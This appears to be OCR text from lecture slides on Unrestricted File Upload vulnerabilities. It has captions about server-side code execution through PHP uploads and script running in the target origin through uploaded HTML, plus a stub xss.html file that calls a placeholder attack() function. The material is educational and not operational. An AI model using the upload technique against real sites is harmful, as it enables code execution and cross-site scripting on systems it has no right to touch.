
Unrestricted File Upload




Unrestricted File Upload (UFU) – PHP



Unrestricted File Upload (UFU) – PHP




Unrestricted File Upload (UFU) – PHP



Arbitrary code execution on the server side

Unrestricted File Upload (UFU) – HTML



Unrestricted File Upload (UFU) – HTML

Attacker's HTML document containing arbitrary JS code

Web server


Execute an arbitrary code in the target origin


```
<html>
  <script>
    attack();
  </script>
</html>
```

xss.html


```
<html>
  <script>
    attack();
  </script>
</html>
```

